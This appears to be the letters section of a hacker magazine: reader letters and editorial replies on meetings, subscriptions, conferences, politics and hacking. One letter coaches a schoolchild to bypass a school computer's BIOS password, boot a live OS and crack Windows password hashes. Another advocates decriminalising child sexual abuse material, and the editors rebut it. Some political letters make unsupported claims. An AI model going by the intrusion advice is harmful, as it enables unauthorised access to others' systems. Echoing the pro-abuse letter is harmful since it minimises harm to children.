find the Summer edition either. This is a troubling trend and I felt compelled to bring it to your attention. Specifically this is in reference to the Barnes and Noble at 3235 Washtenaw Avenue in Ann Arbor, Michigan. I hope they get their act together. I can't wait for them to get your angry phone call.

tiburonrepair

Not angry. Respectful, but firm. We have contacted them. It shouldn't be a problem unless they're sold out or the issue hasn't arrived yet. Please let us know if you continue to have difficulties, that is, assuming you can see this.

Dear *2600*:

Years ago, I bought a red t-shirt with a driver's license on the back and I recently lost it. I can't find it on the web store. Any chance you might have some in storage?

Andres

That doesn't sound like one of ours, but it does sound familiar. We'll ask around. It's important to hold onto these little bits of history.

Following Up

Dear *2600*:

This is addressed to Ckjbgames concerning the article "A Lock with the Key Next To It" in 34:1. First, I'd like to say it's awesome we have middle schoolers interested in technology. Also, congratulations on what is probably your first hack. You did it, wahoo. You understand the concept of peeling around the edges until you find a small crack and then working from there. Welcome to the club, kid.

Now for the bad news: You didn't get much. First, Windows 7 might be old, but simply because there are a few vulns that will never be fixed does not make it "wide open." Someone needs to exploit them. That is often easier said than done. Even if there is an exploit known, that doesn't mean there is an implementation written, which takes work, and then someone has to use it, which requires more work. You have no working exploit, either your own, or someone else's.

Second, you sadly don't have much access. While you can navigate to C:\windows and the like, you more than likely don't have write access. This is because the NT kernel (upon which modern versions of Windows are based) and the NTFS file system give user permissions. You can look, but can't touch. This is actually the intended operation. You can verify this by trying to create a text file anywhere that you have access, then try reading it. If you can load your own text file and re-read what you just wrote, you can confirm you have write access. If not, well, unless it's an important doc, then you have nothing really.

Fortunately, you are correct that Windows is never secure, especially when you have physical access. So, now that you've already stated interest in this sort of thing, and you already have some access to a Windows box, why don't you see how far the rabbit hole goes? Here are some hints:

Schools, libraries, or public computers almost never ever lock down the firmware or BIOS, especially if they are running Windows. They likely have no idea what this even means. See if you can get into the BIOS/firmware menu. To get into this, you need to repeatedly press a key, as the computer starts before Windows loads. On older machines, they will sometimes tell you what this is. You can brute force this by "doing the piano" - hitting every F-key at once during boot until you find it. It's always an F-key or delete. If this yields nothing, try googling for it. Make sure to include the model of the computer.

If there is a firmware password, you can reset it by unplugging it, pulling the watch battery off the motherboard (little silver button), and then holding the power button to drain the caps. Put the battery back in and re-plug in the computer. This will work on all machines that are not milspec.

Once you are in the BIOS/firmware menu, find out how you can boot from a CD or USB stick. Once you can do this, you can view any files on the hard disk without restriction because the Live OS is yours and sees you as the administrator (or root in UNIX). Windows stores passwords with very weak hashes (one way encryption), meaning that auditing them is often fairly easy unless they are very long and very complex.

So, to rehash, here is some homework for you:

- Figure out how to access the BIOS/firmware menu, and look for general techniques for discovering them on unknown machines.
- Download and play around with some Live Operating Systems. Kali and Ninja OS are recommended (www.kali.org/, ninjaos.org/).
- Read up on how computers store passwords - what a hash is, what a password digest is (en.wikipedia.org/wiki/Cryptographic_hash_function, en.wikipedia.org/wiki/Key_derivation_function).
- Once you've read that, research NTLM and LM password algorithms and understand why they are really weak (en.wikipedia.org/wiki/NT_LAN_Manager, en.wikipedia.org/wiki/LAN_Manager#Algorithm).

GI Jack

This kind of helpful response to an article is precisely what helps the hacker community learn and move forward. We hope it encourages more to do the same. Read on for more on this subject.

Dear *2600*:

I'm writing in regard to the Spring 2017 article, "A Lock with the Key Next To It." I'm a sysadmin at a high school with a one-laptop-per-student program and thought I could provide some more perspective.

"First off, all of the computers run Windows 7"

This isn't a problem. Sure, mainstream support is over, but security updates will continue until January 2020. End of mainstream support means that Microsoft won't deliver any new features. Using Windows 7 is *not* a security problem at this time (though Windows 10 does some things better).

"the network admins know nothing about the Google Translate proxy hack, I presume. I can access any blocked website via this method, and no one has done anything about it."

Chances are the network admins know Google Translate bypasses filtering, but their web filtering software doesn't handle it. It's most likely that administration isn't bothered enough to pony up the money to fix the issue.

Network admins don't really care what you're wasting your time on as long as it doesn't interfere with others. In education, control of student computers varies widely. Some take the approach that "classroom management is not an IT problem" while others try to control web and computer access as much as possible.

In the U.S., we're required to implement minimal controls (such as blocking pornography) on student networks/devices. Your IT team or administration may be more interested in ticking the box "we filter student access" than they are in keeping you from playing *Running Fred* in class all day.

"we can insert USB flash drives without being denied permission."

Not a problem either. Flash drives are an easy way to transfer documents between computers without using a third-party service or network storage (which IT is typically reluctant to provide to students). Sure, there is some amount of virus risk. IT can mitigate this through various means (such as only allowing authorized programs to run).

"you can use Windows Explorer and go into directories including C:\, Program Files, and even a directory full of assembly language code."

Program Files and the Windows directories are *not* sensitive when it comes to read access. You need read access to those directories to run programs! Write access would be a security problem.

"you are denied access to the Command Prompt. An easy security measure that would make most give up at this point. However, they probably did the stupidest thing possible: forgot to deny access to Windows PowerShell."

I'd bet this is an old policy created in the pre-PowerShell era that no one has revisited. We had the same policy for a while. Back in the Windows XP days, my predecessor blocked CMD. When we moved to Windows 7 and PowerShell became available, the policy wasn't revisited until a student pointed out to me that it was silly. At that point, I unblocked Command Prompt. There's nothing you can do in CMD/PowerShell that you can't do without it (more inefficiently). The stance I take is that if students want to play in cmd/posh, I'm all for it. A few have even asked me PowerShell questions, and I'm always excited to answer.

"I have not reported any of this to any figures of authority, and none of my friends know about these loopholes, except for the Google Translate one."

I'd suggest you casually mention some things to your campus IT guy/gal. It depends on the person. Some of them are student-hostile, but others might be more fun to talk to. I'd suggest starting with the CMD + PowerShell problem. I recommend you take a friendly approach: "Hey, don't you guys think it's silly PowerShell isn't blocked, but CMD is?" If you come off as a student who's trying to push boundaries and play games at school, you might not get a warm reception.

ShieldCurve

Dear *2600*:

In response to Buckminster Emptier in 34:2, ("My Perspective"), he asked "got a better idea?" in regards to withdrawing from use of all vulnerable devices. One small sacrifice, he said: your job, your friends, and all contact with the normal everyday world.

Yeah, as a better idea, I would suggest hacking the systems, using what's useful, not necessarily as it is intended to be used. Mess with them. Confuse them. You don't have to take your marbles and go home; get a slingshot and repurpose them!

OWA

Excellent advice. We always find it amusing when those who question the blind acceptance of a new program or bit of technology are labeled as technophobes or Luddites. It's through questioning and finding workarounds to restrictions, rules, and privacy intrusions that we all advance and come up with something much better.

Dear *2600*:

In 34:2, Kernal Seiden wrote about opting out of Facebook. He was not sure if his data was really deleted.

While I can't guarantee that my method will work any better in the long run, I would suggest that the guts of his profile be deleted. Remove all friends. Delete all posts. Go through and manually clean out as much as possible. Even if the profile is not "deleted," the likelihood that civilians (read that as non-Facebook employees) can ever access the data will be quite small.

I'm not able to access my computer at the moment, so I can't tell if there are automated functions inside of Facebook that more easily facilitate this deletion on a grand scale, but I do believe there is an archive feature. Not for restoring a deleted Facebook profile, but for having what you posted.

The Piano Guy

Dear *2600*:

I've been a longtime reader of *2600* and I have to say I'm very disappointed in your article in Summer 2017. I've been a Tor-pedo for five years now and, if anything, the more Anonymous does to stop the exchange of child pornography, the more popular it gets. I was on filtered Internet for years until I read a thread on some popular Internet forum discussing the Lolita City raid back in 2011. Less than six months later, I was on deepweb discovering a whole new world.

I would have never risen through the ranks to staff most of the pedo sites on the clearnet and a few of the ones on the deepweb if it wasn't for Anonymous, which by the way isn't as anti-pedo as they lead people to believe. 4chan.org's /b/ board (which was their home) was the biggest source of hardcore child pornography on the clearnet. When anons are given a free choice to create their own boards which are pedo-themed, they are very active in both posters and lurkers.

You might have some moral objections to child pornography and, to be honest, I do too. The concept of some father having sex with his young daughter or an overweight sex tourist exploiting young Thai prostitutes is disgusting, but that isn't what most child pornography is. The majority of the illicit pornography produced in the past five years is done by minors themselves. Before that, you had commercial studios such as *LS Magazine* in eastern Europe producing softcore *Playboy* style work. Some of the readers might be familiar with it from all the spam that plagues imageboards nowadays.

Back in 2015, I saw a concept of "Get in, fap, and get out." In other words, go to seedy parts of the net to find child porn, do your thing, and continue on with your life. Is that really such a terrible concept to have an outlet that isn't harming anyone? Law enforcement certainly seems to think so, seeing as possession and distribution of child pornography is treated more harshly than rape....

Anyways, I think we should decriminalize possession and distribution of child pornography. Production should be limited to softcore and not actual sex. After all, there are terabytes of every conceivable type already in existence and, with cheap cameras in widespread use, there will be plenty of fresh new material produced by minors that are indifferent to current laws. Out of touch laws just serve to indefinitely ruin people's lives, especially those teenagers caught producing and young adults caught possessing who haven't done anything other than change the way most is produced.

Also, you should probably realize at least one person has read your article and has discovered a new use for the deepweb.

An Anonymous Pedo

We strongly doubt anyone is turned onto this sort of thing just because its existence is mentioned in an article. It seems more plausible that you're attempting to discourage anyone from cracking down on this "whole new world" while also trying to minimize the adverse effect that world has on so many. There is certainly overreach by people in law enforcement who don't have a clue. We see that all the time. But exploitation is not a fiction, not by a long stretch. There are good ways and bad ways of fighting it. Pretending it's not a serious and destructive issue is delusional at best.

Dear *2600*:

I hope all is well. First off, I just wanted to say that I'm a big fan of the magazine. I started reading it a little while ago and was pleasantly surprised to see that you posted classifieds for inmates. As a former inmate in a Pennsylvania state prison (got a big chuckle when you talked about how many prisons in Pennsylvania there were in *Freedom Downtime*), I think it's incredibly important to support individuals that are incarcerated.

That being said, in the latest issue you have an article about hactivism to end human trafficking. It's noble and something I can absolutely stand behind. But, in this same issue you have a listing for a prisoner who is in a federal prison for child pornography. This man is not someone who got caught with a couple of jailbait photos (not that that is okay, either), but someone who over the course of years has not only distributed a large amount of child porn, but has attempted to pay people to further exploit very young children and send him pictures of it. I would also like to add that this is not even someone who has attempted to maintain his innocence. He has openly admitted what he has done.

I don't believe this man should be killed or harmed, but I also don't think that he should be kept particularly comfortable or have an ad space in a magazine asking people to write to him so he can make "new friends." I'm not trying to tell you what to do with your magazine. I am asking that you please consider not posting his classified ad again - if only for the sake of his victims.

Thanks for your time and consideration, and for keeping a great magazine going.

Bearz

Since we have no idea who you're referring to, how would you expect us to take this action? Go through every name of anyone submitting an ad and look up their criminal record? And if we did that, we would also need to know whether or not the person was being punished justly in the first place before making a decision. This simply isn't realistic, nor do we believe that we should ever put ourselves in the position of being the morality police for our readers or writers.

As a former prisoner, you know how important it is to not be completely cut off from the outside world. There are those readers who believe it's always wrong to have them place classified ads here; we got a letter from one a few issues back. If we're

going to take the stance that this is, in fact, acceptable, then we need to stick to that in all instances. Obviously, we won't allow ads that are advocating illegal activity or that have nothing to do with our audience. What it really boils down to is encouraging readers to be aware of any potential risks of contacting anyone they don't know, both in these pages and anywhere. These are just common sense rules.

Inquiring Minds

Dear *2600*:

When will you accept cryptocoin?

Robert

We've been accepting Bitcoin for years now. In fact, our HOPE conference was the very first non-cryptocoin conference to accept it and it's been working great for us ever since.

Dear *2600*:

Is there any way to order multiples of the same issue? I called Barnes and Noble, but they said they don't control how many copies they get and they can't set them aside to hold for me. How would I go about getting like ten copies of the next issue?

E

You can always order multiple amounts at our store (store.2600.com). If you're a writer and want to get extra copies of an issue with your article, just write to us and we'll arrange that.

Dear *2600*:

Hi boss. I want to purchase this Game Backup System V3.0 software. I did not find on net. Can you please help me. Pl z confirm.

Medhat

We have never been happier to be completely clueless about a subject than we are about this. We don't know what you think we do, but we don't do that. Good luck in your quest.

Dear *2600*:

I made a logo for our local *2600* meetings using your original logo (the one with the eagle in the center). Would you be able to tell me if it's OK to use it on the meetings website, and potentially in the future on t-shirts and such? (no profits)

A Meeting

This is absolutely fine with us and we think it's a great idea to spread the word of meetings everywhere. It's also OK if you make a profit and use the funds to somehow improve the meetings. We ask that you send us a couple of shirts for our collection.

Dear *2600*:

I am looking to subscribe again, but I hate throwing out the paper editions and I don't have space to store them any longer. I don't own a Kindle or have a device with Google Play. Do you sell subscriptions to quarterly PDFs?

Jim

Right now, your best option is our annual Hacker Digest publication, which is a non-DRM PDF of the entire previous year's issues. We're still in the process of releasing all of the back issues in this method as well, which has proven to be a great way of preserving (and explaining) much of our early history. As for current issues coming out in PDF format, it's something we can pursue if the interest is there.

Dear *2600*:

Do you happen to have any archived audio files of you guys doing those customer service prank calls from back in the nineties? I think you guys bought a phone number of a computer company that shut down, perhaps because you had incoming calls asking for computer help. Hope you remember what I'm talking about. Thanks.

moocru22

Not only don't we remember that scenario, but we don't think it ever happened, at least not with us. We did release a recording of a confused customer calling into an AT&T refund line and getting one of us, and that can be heard on some early editions of Off The Hook on our website. That, incidentally, was accomplished by calling into a phone number that was owned by New York Telephone and used to transfer customers asking for long distance refunds, which the local company no longer handled. The calls were supposed to go to a recording telling the customer to dial a specific number for AT&T. But they apparently didn't check for a dial tone before transferring and wound up answering our incoming call instead. The customers never stood a chance.

Dear *2600*:

My name is Adam & a compeletly newbie@ hacking I would like to learn about the basics of it

Please Thank You!

Adam

Adam, before you pursue this field of study, it would be best to advance beyond the Twitterspeak and put together some actual sentences. People respond better to that. Second, sending us the same exact message a whole bunch of times isn't going to make us want to help you. Others who aren't as nice as us may become quite nasty instead if you use those tactics. Finally, there isn't someone who can just help you with hacking. That's something you need to develop on your own. You can learn about computers, go to seminars on security, and even study what some people's perspectives on hacking are. But to become one yourself, you simply need to think differently than how you've been taught, look for ways around the standard procedures, figure out methods of shaping technology to your needs, and always be open to learning and sharing knowledge. It's all a process, not a series of answers.

Dear *2600*:

Is there going to be one this year? I can't find any information about it.

Patchmail

Our deductive reasoning led us to what is likely the missing word in your inquiry and that word is HOPE. No, HOPE does not take place in odd-numbered years. So the next one will be in 2018 and there is info about it in this issue.

Dear *2600*:

So I was helping my father clean out his storage unit recently, and I came across several old phreak boxes in varying conditions. Does anyone care about these anymore? Trying to find information online, and it all seems very historical, but no one seems too interested in collecting or otherwise. Not even sure who to reach out to at this point.

Phototrope

We're glad you reached out to us. There are always people interested in this sort of thing. The folks at archive.org may be able to help. We certainly wouldn't mind adding more of these to our collection. You can also try selling them in our Marketplace section. Whatever you do, don't throw them away.

Dear *2600*:

I am not well versed in computers. I'm a more physical E.T., soldering irons, scopes and such. I am curious about the dark or deep web? Are they like a parallel universe compared with the Internet I'm using right now? I also had an engineer where I worked tell me I should learn basic programming. He said they could use somebody like that. I didn't know basic was still used at that time, which was about 12 years ago. Many thanks for the publication.

73 fellow circuit benders

That engineer may have meant basic programming, as in rudimentary programming, not necessarily the language of BASIC, which, although still popular in some circles, isn't exactly the cutting edge of programming.

The "deep web" is basically those parts of the World Wide Web that aren't readily findable in standard search engines. In other words, they're hidden, usually intentionally. The "dark web" is content in the "deep web" that requires specific software to gain access to. This is done through "overlay networks," which are built on top of the Internet. Nearly all coverage of the "dark web" is negative, but it can be used for good and evil, just like almost anything else.

Dear *2600*:

I know it's too early to tell, but about how much were tickets to the HOPE conference in the past? I really would love to go and start saving up ASAP.

Robert

They've been in the $150 range and we hope to keep it as close to that as we can for our next conference in 2018. We should have an initial round of tickets go on sale in November.

Dear *2600*:

Hello I need to get a hold of one your hackers to do a job for me.

Brad

And here we go again. We are not a hacker hiring service, this isn't a television show, you can't just hire hackers to do jobs, and please leave us the hell alone. Every day we get a letter like this and it's enough to drive us insane. We could make a ton of money fooling these people, but it would feel so dirty.

Dear *2600*:

Hi guys! Have you considered offering a military discount?

ID Services provides one-click military discount installation for all major platforms which makes it easy to capture an audience of 68 million people.

If you aren't interested right now, no worries - maybe keep it in the back of your mind for your next promotion. Cheers!

Paul

We suspect you might not be an actual human, but the question deserves an answer, so what the hell. We could offer discounts for all sorts of people - military for our side, military for other sides, seniors, firemen, doctors, infants, the certifiably insane, etc. It would quickly get out of hand and we're already pricing things as low as we can without making it impossible to keep operating. Plus, we really doubt there's a huge contingent of military personnel standing by just waiting for us to lower our price slightly. It's actually a bit scary to think of.

More on Meetings

Dear *2600*:

Who do I contact to have info updated? I just arrived at a meeting to find that it's been dead since 2010.

Skipper Blue

We'd sure like to be let in on the secret. For one thing, where is this meeting? And if it's been dead for so long, how were you able to get such specific info? Details are really important here.

Dear *2600*:

Didn't look close enough.

Skipper Blue

Well, we're glad this had a happy ending. We may never know where this was, though.

Dear *2600*:

The meeting at the Barnes and Noble in Reno doesn't really have any attendance and, for all intents and purposes, is dead.

I've started a pretty successful Defcon group here (DC775) and I've had members ask about *2600* as well. I've shown up to the Barnes and Noble and apparently a few others have without really seeing anyone else.

In Reno, we have our local hackerspace Bridgewire (bridgewire.org) and they are hosting the DC775 group. They'd welcome the *2600* group into their space, and I feel it might be a better fit at Bridgewire. There is also plenty of telco/ham/SDR equipment to use.

If there are any infrastructure issues or concerns, I should be able to manage most of it locally.

Thanks!

njones920

We do like to encourage meetings to take place in public areas so that attendees can interact with the outside world a bit more. It's their call, however, if they feel a hackerspace would make a better fit. In this case, the fact that there are multiple people trying to meet each other means that most of the ingredients for successful meetings are there. Thanks for letting us know and for offering to help.

Dear *2600*:

Hi guys! This is Sergey from cold Russia.

I was born in Murmansk, but a long time ago I moved to Moscow. I gathered the guys in Murmansk to hold the first meeting of *2600* beyond the Arctic Circle. This is one of the northernmost places in Russia where you can observe the Northern Lights.

In September, I plan to visit St. Petersburg and start the first meeting of *2600* there.

Have a nice day! I hope you somehow come to Moscow.

Sergey

We appreciate your efforts. One thing, though - it's great to start meetings in different cities, but they need to be nurtured so that they don't wither and die. So if you're not going to stay in a certain place, please be sure that there are enough people there to sustain the meetings. We will start listing the Murmansk meeting and hope for the best. Also, we have had meetings above the Arctic Circle for some time already in Tromsoe, Norway.

Dear *2600*:

I was wondering if there are still meetings at the Barnes and Noble in Baltimore. Maybe I overlooked the group, but I couldn't find the meeting when I walked around the cafe.

Thanks in advance.

A. Roach

We will look into this and hopefully hear from someone affiliated with that meeting.

Dear *2600*:

Not sure if anyone has informed you, but the only active U.K. groups are London, Norwich, and Edinburgh. The others slowly decreased in popularity/numbers and have not been running for the last two years or longer. Former members of these meetings have confirmed this and some of their sites even state this, or they have let the domain expire.

In the case of the Brighton meeting, we decided to end it around five years ago after it was just two of us.

Mark

That would be sad news if true, but it would also get us some much needed space on our meeting page in each issue. It might be helpful for us to study why some meetings grow and others shrink and/or evaporate. We sure hope this isn't a Brexit thing.

Dear *2600*:

OK, so I haven't updated my Yahoo Calendar to my new meeting location, but no one gets the message below but me. *Why doesn't the meeting page get updated the Friday before the first Friday?*

The magazine meetings page obviously is updated quarterly, but meetings are held monthly, and one would think a hacker trying to *get* to a meeting would look up the address while on the way. *That's* why the list needs updating *before* meeting day.

Richard Cheshire, Phreak & Hacker

There are a few issues here. First, you say "my new meeting location" which implies that you are the meeting. This is verified in your report which states "I was the only one to show up, as usual" which makes us think this isn't so much a meeting as a guide to where you're going to be on the first Friday of each month. That's not how meetings should work. They can't be constantly changing their location. The listing online should sync with the listing in the magazine, which is why we update it quarterly. Changing meeting locations should be a rarity and we discourage it whenever possible because it results in confusion and people going to the wrong place. Your meeting location needs to be something well thought out that will last for a long time, unless the place you're meeting at disappears. If you're consistently the only person showing up, something clearly isn't working.

Contrition

Dear *2600*:

I am emailing you to offer and extend my most sincere apologies for posting a link to an Indiegogo project. I completely accept all the responsibility for posting something that I had no right to under my own complete ignorance of the group rules and disrespect of the current members. I cannot give any valid excuse and realize that this was a decision I regret to no end.

I am emailing personally because I ask of you to please allow me just one more opportunity to prove myself as a respectable and rule abiding member. Since I was accepted, I enjoyed and looked forward to each and every post that I could read. I can honestly say that not being able to read the posts has left me empty minded. Being a *2600 Magazine* subscriber, I am very disappointed at myself for doing something I should not have.

Please let me know if there is anything I can do to regain your trust in myself and regain the

posting viewing. If not, I can completely understand my banning and will accept the results of my actions. I appreciate the time you have taken to review this email.

Thank you.

G

We don't know whether or not to bemoan or rejoice our relative disconnect from the daily goings-on of our Facebook group. Either way, this seems insane. This kind of a statement of remorse and guilt should be saved until you've committed a really serious crime, not simply for posting a link. Granted, we don't know the details and aren't really interested in delving into it. But this kind of reaction is enough to give us pause. People really need to remind themselves that it's only Facebook, it's only Twitter, it's only IRC, or whatever else seems to be capturing all of their attention lately. This kind of thing just isn't healthy.

Other Cultures

Dear *2600*:

I had a work-related trip last week to what's probably one of the most isolated countries in the world. Limitations on freedom of movement are just the tip of the iceberg in Eritrea. Internet is practically nonexistent. Given that I knew what was coming, I thought it best to bring some good reading along.

The entire national phone system in Eritrea could probably be run on a single Asterisk server. There is international dialing, but it costs a fortune. GSM-wise, phones from abroad just don't work at all. There are cell phones, but 2G and highly regulated. SMS can't enter or leave the country. Apparently, there is a whole 3G infrastructure, but it's just never been turned on.

Unlike a lot of the rest of the world, the payphones are still extensively used. Being there and observing the ebb and flow of people is just bizarre. It's a place where something is bound to happen sometime soon. Eerie.

Anyway, hope you see it cool to publish one of my photos.

whotopia

In fact, one of your photos is appearing in this issue. We appreciate your submitting them, as well as the details on the phone system in Eritrea. This is exactly the type of thing our readers are interested in.

Dear *2600*:

Since this year began, I've been living in a home featuring the *2600* calendar. It's great; I love the phone photos and the hacker history. However, as an observant Jew, I also noticed that the dates of all the Jewish holidays in the calendar are off by one day (our holidays start at night; the holidays are noted on the day that they start, not the day they are observed - sort of like if December 24 were marked as Christmas, or December 31 as New Year's Day).

I have a couple of suggestions for how this could be rectified for next year. Perhaps the simplest is that I'd be happy to take a look at the grids, if you'd like, before the calendar goes to print.

And as long as we're on the subject of the Jewish calendar, I have to tell you that I'm disappointed - saddened, really - at the fact that HOPE 2018 was scheduled over Tisha B'Av, which is a major fast day (not at all compatible with being at a con). I recognize that I may be one of the few people standing in the middle of this particular Venn diagram, but still wanted to bring this situation to your attention. And since I'm confident that the contracts have been signed and no changes can happen now, I'll look forward to 2020.

Please let me know if you want to discuss the calendar grids further!

G

We appreciate the interest, but we're perfectly capable of handling the holiday schedule without oversight. We list Jewish holidays the way they're listed everywhere else. When they start at sundown, that's the day they're listed. With regard to Tisha B'Av, this is a holiday that isn't listed on most calendars, ours included. It begins at sunset on that Saturday, meaning that the only full day of HOPE affected would be the last day. We can tell you with certainty that not eating for an entire day while wrapping things up at our conference is something many of us do, albeit unintentionally. You may find it more compatible than you think.

Political Views

Dear *2600*:

The political atmosphere today is as bad as I've ever seen it. Things seem to be getting worse, not better. It seems there is no room for compromise anywhere. In 33:4 you stated that we tend to spend too much time in our bubbles isolated from one another. I believe this to be true. I've been thinking about how we as a society could develop some critical thinking skills and start looking at controversial issues from different viewpoints (not necessarily our own). I personally think people are too emotional most of the time. They take personal offense and then the mind shuts down. The other side is the enemy and must be defeated. This is where some critical thinking skills would be helpful.

Here is my idea. Let's introduce critical thinking and reasoning skills in civics/social studies and debate classes. Make people argue a controversial issue from two opposite viewpoints or assign them a paper or report where they have to defend a position different from their own. Same thing with debate teams. Make them research all available data and argue (seriously) for their position. You can't let them get out of the assignment because they are offended, uncomfortable, or "triggered." Much as in everyday life, you just gotta make the argument

as best you can and get through it - like a lawyer arguing for their client. At least then, maybe they can see shades of gray in every issue and not just black and white.

Having to really think about how others see things might just make the other side more human, more decent, and more relatable. When it comes to complex issues, there are seldom simple choices or solutions, and nuance is important. Learning to listen with an open mind takes practice and encouragement. Let's get started with young people while they are still in school. Maybe then we can have more productive dialog and not just mocking sneers and calls to violence.

Jim in Virginia

This all seems like something we should have been doing all along. Read on for another suggestion.

Dear *2600*:

All the fucking lies and deceit against the American people from Obama, Hillary, Bill, Bush, and you want to aim at Trump. The man who is bringing back Americana, family values, jobs, prosperity. These are facts, provable facts. What the fuck is wrong with you? I have been a part of *2600* for a long time and this is bullshit. Why is every other white hat on board with Trump's Americana agenda?

Marcus

You've provided not one shred of evidence for any of these so-called facts. But it's the first time we've heard mention of Trump's "Americana" agenda.

Dear *2600*:

I read your organization's page pertaining to Donald Trump's tax returns, and the reward for actual documents for the years listed on the *2600* website.

I am researching a paper pertaining to Internet privacy and footprints, which may not be limited to Internet bullying and/or safety. I came across your website in the process of this.

Basically, I am writing you to see if there is someone on the other end of this. I may not agree with everything written in the reward offer and the paper may or may not be published, which is up to the reviewer(s).

A response may bolster the paper and be an important component for our modern day user habits and culture written down for future reference. (The paper is being submitted for academic purposes.)

John F. Kennedy

We honestly don't know what it is you're after, but anything and everything having to do with the Trump tax return bounty (now well over $20,000) is confidential and will not be released or discussed by us. That includes number of responses, where those responses are coming from, what is being discussed, etc. So it's unlikely we can be of much help if that's the angle you're pursuing.

Dear *2600*:

Keep your political opinions to yourself! Your magazine is meant to be about hacking and cracking. If I wanted to read stories about asshurt blow monkeys whining about Hillary not winning, I would watch MSNBC and CNN, two of the least respected networks out there. I mean good God, CNN is at number 10 (and there is no number 11 rating) according to Nielsen and MSNBC is not that far behind. So go back to the stories about hacking and cracking or lose a lot of readers as people are becoming very tired of the asshurt blow monkeys whining every day. As Obama said, "We won you lost get over it." And as for the "Russian" boogeyman, sleep with a night light as this does not exist. Everyone from Clapper to Feinstein and Waters (both members of the investigating committees) and Comey and 14 intelligence departments (never was 17 people and *The New York Times* as well as *Washington Post* had to retract that lie) all said the same thing: there was *no* collusion with Trump or his campaign and *no* hacking of or from Russia in the 2016 elections.

And as for *The New York Times*, the *Washington Post*, and the *Guardian*, I can't say anything about the *Guardian* as I don't know what their readership was before, so I can't say if it's improved or not. But I *can* say if you think support for the *Times* and *Washington Post* is increasing, I really would like some of what you are drinking or smoking. If it was not for the Mexican billionaire Carlos Slim Helu, the *Times* would have been out of business ten years ago. According to their financial statements, they have exactly $225,000 income more than they have outgo in 2016, and it ain't looking any better for 2017. In short, that is all that stops them from closing their doors for good. Their reputation is mud, as they have been caught in lies and writing false stories so many times that only fools and idiots trust them. And if they go down, so does the *Boston Globe* as the *Times* bought them out. As for the *Washington Post*, it's far worse for them as they are bleeding readers left and right. Their reputation is shit and even their most avid readers would go outside and look if the *Post* said the sun was shining.

In 2008, the *Times* had 1,007,256 daily readers and over 12 million readers online. Today (2017), they have exactly 492,000 daily readers/home delivery and less then seven million online readers. A drop of over 50 percent in home delivery and darn near a 50 percent drop online as well and they can't take much more losses before the doors shut for good. In 2008, the *Post* had an average daily circulation of 673,180 home and online of 6,548,678. In 2017, because of all the false stories they have printed that they had to retract and recant and a few bad business deals, their home delivery is less then 350,000 and their online subscribers have dropped clear down to 2,780,000 and they are barely keep-

ing their heads above water. A good fart in their direction and their doors close for good.

I really don't know how you consider that as increasing support when it is clearly going the other way. My source in all of this? Nielsen, the ratings system people who the TV and print use as their bible and kill or allow papers to stay in business and TV shows to stay on the air.

Maybe you should stick to what you know instead of what you think you know.

Daniel

A few things. First, we would never tell anyone to keep their opinions to themselves. Note that we're not telling you that. We do ask that it remain relevant to what we normally cover in these pages and we believe the threat Trump poses is most definitely relevant to our community. Whether you believe it or not, hacking has been at the center of this story for quite a while. In addition, the hacker community is uniquely positioned to effect change, uncover documents, and explain the facts to a technology-challenged media and public.

Now clearly, you've been looking at newspaper readership numbers and have concluded that they've been going down over the past decade. We're not going to check your figures or debate that point, as it's really nothing we didn't already know or suspect. Our point in the editorial which has gotten you so upset is that readership and attention to these particular media outlets is up since this whole Trump charade started. We base that on the words of these same outlets. If they're lying for whatever reason, we'll find out when numbers for this year are released. But it shouldn't be all about the numbers in the first place. It should be about what information is being obtained and released. Contrary to what you insist, they are not just making up stories. They're doing what investigative journalists should do, which is research, fact checking, and following the story to wherever it leads them. We are very suspicious of anyone who discourages this. And the reaction of this regime to the work of journalists says even more than what's been reported so far. They clearly want to shut down any investigations that could make them look bad. Fortunately, they don't have that power. At least, not yet.

We have much to criticize about the mainstream media. After all, they've gotten so many stories about hackers wrong over the years. But mainstream media is also comprised of good reporters who know what they're doing and, in times of crisis, their work really shines. That needs to be acknowledged and/or challenged, but never silenced.

And incidentally, the Boston Globe *hasn't been owned by the* Times *in more than four years.*

Observations

Dear *2600*:

Disclaimer: I'm old and a lefty - I mean a real lefty. That is, not the kind that both the Democrats and the Republicans reference when talking about neo-liberals.

My first experience in high school with programming involved a sorter. It sorted punch cards and involved "hard wiring" a board using what resembled speaker wires from the input to the output portions of the (about 3x3) board. It did one thing: it sorted the punch cards containing information about people - usually name, address, status (as in member, non-member, etc.). It was binary - either the wire was inserted turning the "switch" on (1), or wasn't (0), and sometimes included byte length wiring bundles.

I took computer programming in college. Back then, Pascal was the latest in subroutine (block) programming, and Fortran and Cobol were common. However, my terminal was physically connected (hard wired) to the mainframe, the printer was dot matrix, and the screen was either yellow or green command line system, which had the unfortunate side effect of messing up your color vision. Debugging the program involved printing out the lines and painstaking visual, line by line, analysis.

Circa 1982 I went to an Apple store (one of the earliest ones in existence, I imagine) and saw the Macintosh screen. With its black and white GUI. OMG, I thought, no eyestrain. It had a memory of 128K. Imagine that, all you youngsters. An entire OS all in 128K. Now, of course, Linux systems are doing it again - nothing new under the sun. It was back when Apple was cool and everything was under the control of the user. Everything! If you did something stupid, you could completely destroy it. And, boy, was it an expensive error. If I recall correctly, the purchase price was 1800 dollars (cars could be bought for less).

Fast forward. I quite by accident picked up a *2600* at a Barnes and Noble. I didn't think that any geeks would be publishing a "hard copy" magazine in this day and age. And I also didn't imagine that some of it would be as laugh out loud funny as accidentally finding Easter eggs on the Macintosh.

I always ask people, "Why are you worried about Trump? We have bigger problems like surveillance, and dictators, and free speech, open Internet." Now, after reading the letters in *2600* about the black hole problem, I can simply respond to people who think that Trump is the biggest problem we are facing by saying, "Well, unless you get sucked up by a black hole created by scientists who think they can control black holes."

karyse

Dear *2600*:

For the past year, I've been writing down my dreams. I thought you might be interested in this one, which occurred on 8 July 2017:

